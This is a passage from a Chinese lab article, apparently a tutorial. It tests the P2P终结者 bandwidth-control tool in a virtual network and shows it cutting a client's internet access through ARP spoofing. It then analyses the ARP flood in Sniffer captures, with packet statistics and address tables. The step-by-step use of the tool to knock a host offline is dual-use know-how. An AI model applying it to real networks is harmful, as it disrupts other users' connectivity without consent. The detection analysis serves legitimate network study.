


图11　扫描结果




图12　将192.168.253.129断开公网




图13　未控制前的PING测试结果




图14　控制后的PING测试结果

那么对于类似迅雷之类的P2P下载工具使用类似P2P终结者之类的软件是否能够控制下载速度呢？我们就来做个实验验证网络管理软件的功能。

在客户机B上安装P2P终结者，安装完成后第一次运行会出现如图10所示的系统设置窗口，在网卡设置中选择自己的网卡后点击确定即可。

设置完成后点击工具栏的“扫描网络”按钮，程序在扫描完网络中的主机之后会在主机列表中显示当前已经扫描到的主机，如图11所示。

首先来测试一下P2P终结者的断开公网功能，选中192.168.253.129，右键执行“断开选中主机公网”功能，如图12所示。

这里注意，在没有点击“开始控制”按钮之前是没有控制效果的。

回到监控机中重新运行Sniffer开始捕获数据。在开始控制之前先来看在客户机A中的网络延迟，在cmd中执行ping www.g.cn -t命令可以看到如图13所示的信息，网络延迟在24ms左右。

在客户机B中点击主菜单的“启动控制”按钮，只有点击该按钮之后才真正开始控制网络数据，再次回到客户机A中测试网络延迟，可以得到如图14所示的信息。

通过图14可以看到在启用控制之后客户机A中已经出现了严重的丢包现象，此时用浏览器已经打不开任何网页了。那么对于下载速度有什么影响呢？在启用控制之前下载速度如图15所示，速度在5M/s左右。

在启用断开公网功能之后可以看到下载速度已经严重下降，如图16所示，最终下载速度会变为0，将彻底不能下载任何文件。

通过上面的实验可以看出P2P终结者的断网功能是有效的，那么在网络数据中会呈现什么样的效果呢？来看看监控机中捕捉到的网络数据，执行Sniffer菜单的“Capture→Stop and Display”功能，打开数据分析窗口，转到Decode标签，可以看到数据包中包含大量的ARP数据包，如图17所示。

且通过Host Table可以看到网卡VMware6B3C80发送了大量的IP_ARP数据，其他网卡发送的ARP数据则要少的多，因而可以初步判定VMware6B3C80正在进行ARP欺骗。如图18所示。VMware6B3C80是对应的网卡名称和网卡物理地址的组合，主机192.168.253.130（客户机B）的物理地址为：00-0C-29-6B-3C-80，也就是上面发送大量ARP数据的地址，而192.168.253.129（客户机A）对应的网卡物理地址为：00-E0-C3-DE-98-55，也就是列表中的SakaiDE9855，通过表中可以看出该网卡接收了大量的数据，因而可以判定该网卡在执行下载操作。对应的其




图15　未控制前的下载速度




图16　控制后的下载速度




图 17　Sniffer 拦截到大量 ARP 包

Address	In Packets	In Bytes	Out Packets	Out Bytes	Total Packets	Total Bytes
VMWareEB04D8	251	16,716	41,933	63,380,039	42,184	63,396,755
IP_ARP	222	14,208	0	0	222	14,208
IP	29	2,508	41,933	63,380,039	41,962	63,382,547
VMware6B3C80	43,725	63,524,755	1,722	1,943,476	45,447	65,468,231
IP_ARP	112	6,160	390	24,960	502	31,120
IP	43,613	63,518,595	1,332	1,918,516	44,945	65,437,111
Sakai DE9855	1,359	1,919,592	1,695	139,996	3,054	2,059,588
IP_ARP	56	3,584	0	0	56	3,584
IP	1,303	1,916,008	1,695	139,996	2,998	2,056,004
VMWareC00008	56	3,584	57	3,841	113	7,425
IP_ARP	56	3,584	56	3,584	112	7,168
IP	0	0	1	257	1	257
VMWareEDD3F1	56	3,584	56	2,576	112	6,160
IP_ARP	56	3,584	56	2,576	112	6,160
Broadcast	16	1,697	0	0	16	1,697
IP	16	1,697	0	0	16	1,697

图 18　ARP 包的统计

表 1

Internal Address	Physical Address	Sniffer 中显示名称	说明
192.168.253.1	00-50-56-c0-00-08	VMwareC00008	监控机
192.168.253.2	00-50-56-eb-04-d8	VMwareEB04D8	DNS 和网关
192.168.253.254	00-50-56-ed-d3-f1	VMwareEDD3F1	DHCP 服务器

他网卡地址如表 1 所示。

理清上面的关系之后我们来解析一下网络数据中的 ARP 请求以及应答，从第 45459 个数据包开始分析，选中数据包之后会在下方显示当前数据包的内容，如图 19 所示。

